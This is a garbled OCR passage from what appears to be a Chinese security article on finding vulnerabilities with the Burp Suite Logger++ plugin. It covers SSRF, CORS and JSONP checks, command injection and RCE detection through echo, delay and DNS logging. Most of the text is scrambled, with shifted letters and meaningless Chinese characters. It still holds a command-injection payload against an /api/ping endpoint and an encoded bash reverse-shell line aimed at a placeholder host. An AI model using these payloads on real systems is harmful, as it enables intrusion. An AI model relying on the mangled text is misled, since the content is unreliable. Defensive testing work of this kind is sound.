
2+43+_1+58^308`·5^307`^30<`·4^30<`~4/5Ø^30<`~4/5Ø,~6Ø+-4

:5_1+4^90<`·5^30<`·6^34`,,·4<5_149;,+_1+58^308`·5^307`^30<`·4^30<`~4/5Ø^30<`~4/5Ø,~5Ø2




购 隆谨 矿 规 P hvvdj h Hglwr u

(q) 摄




脑　规起　Juhs Ydoxhv　罪

雅　署　摄



聊 矿 參 Vdyhg l lqhuv/ 參 Dgg l lqhu 矿 Rswlr qv 罪 规 阻2 齐 摄



迎 + 认 , &5

UHVSRQVH @@

2++_g~9Ø+4; ·4< ·53,B+_g~5Ø+^34`_g,+^3456`_g,+_g~6Ø+_g{ ,,

2

迎 + 警, &6

UHVSRQVH @@


2++^D0] d0}30<b_0_1`,. _C +^D0] d0}30<b_0_1`,. _1+^D0] d0}`


~5/7Ø,2

UHVSRQVH @@ 2++^D0]d0}30<b_0_1`,._C whvwlfrp,2

院

UHVSRQVH @@ 2++^D0]d0}30<b_0_1`,._C +1–,whvw+1–,,2





FRUV 结 &7

UHVSRQVHKHDGHUV @@ 2Dff hvv0Fr qwur o0Door z 0Rulj lq=

qx oo2

UHVSRQVHKHDGHUV @@ 2Dff hvv0Fr qwur o0Door z 0Rulj lq=

_–2

VVUI 2 &8

Uhvsr qvhKhdghuv @@ 2+Or f dwlr q,2

TXHU\ @@ 2+xuo+1–,@,2 ·· UHTXHVW @@ 2+xuo+1–,@,2

TXHU\ @@ 2+xul+1–,@,2 ·· UHTXHVW @@ 2+xul+1–,@,2

TXHU\ @@ 2+sdwk+1–,@,2 ·· UHTXHVW @@ 2+sdwk+1–,@,2

TXHU\ @@ 2+kuhi+1–,@,2 ·· UHTXHVW @@ 2+kuhi+1–,@,2

TXHU\ @@ 2+uhgluhf w+1–,@,2 ·· UHTXHVW\ @@ 2+uhgluhf w+1–,@,2

罪

TXHU\ @@ 2+lp j +1–,@,2 ·· UHTXHVW\ @@ 2+lp j +1–,@,2

TXHU\ @@ 2+slf +1–,@,2 ·· UHTXHVW\ @@ 2+slf +1–,@,2

TXHU\ @@ 2+_1sqj ,2 ·· UHTXHVW\ @@ 2+_1sqj ,2

TXHU\ @@ 2+_1msj ,2 ·· UHTXHVW\ @@ 2+_1msj ,2

TXHU\ @@ 2+_1j li,2 ·· UHTXHVW\ @@ 2+_1j li,2

MVRQS &9

艺

UHTXHVW\ @@ 2+fdoedfn+1–,@,2 ·· TXHU\ @@ 2+fdoedfn+1–,@,2

艺

UHVSRQVH @@ 2+1._+_^+1–,_`_,,2)) UHVSRQVHKHDGHUV @@ 2dssdfdwrq_2mvrq2

&:

UHTXHVW\ @@ 2+lg+1–,@,2 ·· TXHU\ @@ 2+lg+1–,@,2


+frruilowhu,

考练罗 雅 LS (q) 认 (q)


足

Orjjhu.. @A Ylhz Orjv @A Frurul}h


脑 规 Rswrqv 罪 阻2 齐摄



绑



Orjjhu.. @ARswrqv @AH{sruw@AVdyh orj wdedh dv fvy1



(f)(x) Orjjhu.. 警 矿 ⓥ购 KWWS

罪 轴 谅Ⓑ 范 KWWS 摄 购 陷

裁结 (q)矿脑 绑 摄

ExusVxlwhOrjjhuSoxvSoxv Z lnl

kwwsv=22jlwkxe1frp2qffjurxs2ExusVxlwhOrjjhuSoxvSoxv2

z lnl

Orjjhu.. 足

kwwsv=22jlwkxe1frp2qffjurxs2ExusVxlwhOrjjhuSoxvSoxv2

z lnl2H{dpsdh0lowhuv

Exus Vxlwh 释 (f)

kwwsv=22}kxdqodq1}klkx1fr p 2s25; 5; 7457

Exus Vxlwh 释

kwwsv=22}kxdqodq1}klkx1fr p 2s25; 564555

(f)落 Exusvxlwh 警 起

kwwsv=22for xg1whqf hqw1fr p 2ghyhor shu2duwfdh243484; :

(x) 见 面

(s)OdqgJ uh| 迎 职 534<04405;

败 =OdqgJ uh| 知迎 职 矩

遭般范蚁耻 败矿败翻 阿

(f) 败职练矿 面般结 (x)

SRF) H[S摄 规 绑 谨评矿(f)落绑 面

(x) 见 练范 规 面见 阀 练

范 摄

范 (x) 见 面 虚 矿

练范 绕 结 矿 规 矿 规 齐 矿

。 摄

驱(q)

虚 擎 范艰键支神

kwwsv=22eor j 1nqr z qvhf 1fr p 253492392kr z 0wr 0vf dq0dqg0

f khf n0yx oqhudeldwhv2

齐 面 见 绍罗驱

(q) 矿 绑=

迄 院 携 聊 隆 摄

= 经 词 警 警 矿 z hevkhœ 矿 sulqw 矿

737 起 摄

51

雅 Ⓑ 练 摄

Ⓑ 绕 (x) 驱 矿 ⑨ 起 练

警 (v) 矿 KWWS 携 雅 (v)

摄

警 经 词 矿 经 词 警 (v) 票

结 DSL ⑨ 矿 蝉 (v) 结

DSL (v) 结 矿

⑨ 练 罗 矿 ⑨ ⓟ 绕 (v) 罗

摄

61

障 罗 矿 障 罗 摄

⑨ 练 矿 Ⓑ 结

携 结 败 携 DSL 携 携 Ⓡ 携

观 结 题 摄

71

Ⓡ 绑 阀 摄

矿 ® 绑矿 结 面携 ⑨携

(u) 矿结经词携(u) 警摄 规 矿

® 练 摄

败 矿 耀 聊矿

绑=

练1 (v)

结 (v)

矿耀 。 绑 =

41 (v)

(v) 矿 角 阻 Ⓓ 矿

罪 齐般 角 摄

51 (v)

起 角 阻 雅 矿 齐罪

般 角 摄

61 面 (v)

面阻 警 读 释 矿

释 雅 (v) 摄

71 (v)

Ⓓ 经 见 矿 Q 露

角 摄

VTO 阻携 观 vdhhs携 见 vdhhs

(v) 结 见 败 摄

色1 (v)

Ⓓ 绍 迎 矿 绍 Ⓑ迎

(v) 矿耀 。 绑 魁 =

41GQVORJ (v)

绝 GQV ⓡ 起 矿

翻 (f) GQV ⓡ 绝 脑结评

矿 规 起 摄 MDYD (o) 罪

XUOGQV sd| or dg 艺 (v) 摄

51Z HEORJ (v)

规 WFS 矿起 Z he ⓡ

矿规 (v) 角 规 Ⓓ Ⓑ

绍 Z he ⓡ 矿 摄

规

矿调 艺蝉起 练 矿 逼 艺绑

访间 =

结果回显判断 > 报错回显判断 > 写文件读取判断 > 延时判断 > DNSLOG 方式判断 > WEBLOG 方式判断

(x) 驱(q)

职 规 (x) (f) 矿 翻

(x) 阿 虚 (f)矿脑 谨 阿

见 面 驱 摄

结 阿 虚 蝉齐艺 矿 翻

(x) 矿露⑨经 面 见 (x) 见

翻 矿 规 蝉 齐练罗 (f)

ghpr 见 摄 职 规 矿 范 (x)

矿 结 练罗 FYH 罪谈 计

矿 (x) 见 (v) 摄

(x) 见 面 矿 驱(q)耀 规绑魁

罗 (f)神

41 访间

访间 ⓟ(x) 迎 齐 摄

艺练罗 观 矿 (x) 见

观 齐 ⓦⓜ矿 结 练 遭

vkhoo携面 警 Ⓑ 艰摄

隆 谨 矿 面 练 认 FYH0534: 045968

FYH0534: 045969 缩罗 见 摄FrxfkGE 间 ⓠ

矿 (x) ⓠ Dxwkrul}dwlrq 矿

(s) 矿 观 释Ⓑ 矿 补

罪 观 矿露(u) 矿补 Ⓑ 观

摄

ⓟ 障 矿结

评 翻 结 芯 携结 携 面 警携

警 结 练 练范(v) (x) 结 ⓟ

题摄

51 (x) 访间

Ⓑ 携 败 携 矿面齐障

规 (x) 见 摄

(x) 缩罗 神

练 面 见 Ⓑ般 结 职

摄 DSL 携 矿 评 练

(f) (x) 结 ⓟ票

色 见 访艺 观摄 练罗 足

(x) 见 vkhoo (x) 矿 (x)

读 2elq2edvk 0l A) 2ghy2wfs2~lsO2~sruw(3A) 4 观

vkhoo摄

罗 (x) 矿 见 遭 观

起 矿调 见 练 观 败 矿 摄

(x) 观 矿 蚁耻 矿调

观 vkhoo 矿 评齐 摄 矿

Olqx{ 矿 绝 范 grfnhu携exv|er{ 职

2elq2edvk矿 结 观 绑 vkhoo矿 范

评 (x) 结 ⓟ摄

题绑 遭 访间 练 见 矿 结

职 观 败摄

61 (x) 访间

Ⓑ (x) 题绑矿 摄

面 练罗 idqn0xqdxwk0ufh神

kwwsv=22j lwkxe1fr p 2OdqgJ uh| 2idqn0xqdxwk0ufh

(x) 矿 访 idqn dsl 观

罗ⓟ 矿调 ⓮ 脚 见 矿结 (x)

矿 罪 齐 观 矿 ⓜ

摄

阀

41 警结

矿 J HW

2kdug0wr 0j xhvw0sdwk2wkhuh2lv2yxoqhudedn

(v) 533矿 绝 罪

dgp lq 院 摄

矿调 Ⓑ 范 533

矿 绝 dgp lq 败翻院 艺 矿 规 菠 摄

51 院 。雅 罪

练罗 规 J HW 观 矿 般 绑

sd| or dg

2dsl2slqj Bkr vw@45: 14·hf kr . : <f 696f 9377f 7f 8;

(v) 院

: <f 696f 9377f 7f 8; 齐 533

uhvsr qvh 罪摄

(v) 院 J HW XUO 罪矿

范 结 矿脑评 533 矿 绝评

XUO 阿 Ⓑ uhvsr qvh 罪矿 菠 般 摄

矿结 J HW 矿SRVW 脑评

摄 SRVW 。神

```
POST: /api/ping
DATA: host=127.1|echo+79c363c6044c4c58
```

范 Ⓑ结 矿评 SRVW

。 KWWS Khdghu Ⓑ 矿 逃(v) 院 评菠

摄

(q) 矿虚 摄翻般 面齐 见 矿

携 题绑 规 练范 驱(q) 陷裁

驱(q) 摄

矿 范 题绑装齐 63(ⓜ 规 面齐 <3(

见 矿 矿 装齐 433(ⓜ矿 面齐

<<(见 矿 落 Ⓑ (x)

罗 摄

败翻练 阿 虚 矿结 艺

见 面矿 (x) 见 面 齐

矿谨评Ⓑ (x) 见 面 摄

练　　罪　　ⓟ

原创 myh0st 信安之路 2019-06-02

迎　职　经　　院　　矿　虚　　鉴

阿结　面见　练　矿陷　结　　矿　翻　　院　　络

虚　(f)落矿　角　络　艺　阿　　矿行

练　　罪　角　　面　　ⓟ　矿　　见

起　　s|wkrq矿　规　规　s|wkrq　翻足　　罗

ⓟ　矿脑　规败翻　矿　　脚　　摄

罪　。　迎　　(x)　缩罗耀　(f)矿　迎

罪矿　角　　菠迎　矿脑　　角

规　　ⓡ　　矿　陷罪。　神　迎　携LS　迎　携让

维雅　　迎　携　　迎　携zhe　迎　摄

迎

迎　。　练　　需迎　规　让维　　色

(o)　矿　需迎　规　　zkrlv　　矿芯

经　　跳　zkrlv　　ⓟ　摄

让维　色　规经　　矿　神

4携

5携　　院

6携　随　考知gqv　矩

神擎色　　⓮　支

LS 迎 让维 LS (o) 矿 矿 LS

耀 缩 矿练 Ⓑ 齐 让维 LS

(o) 票 色 z krlv 范 LS 迎 矿 范 z krlv 迎

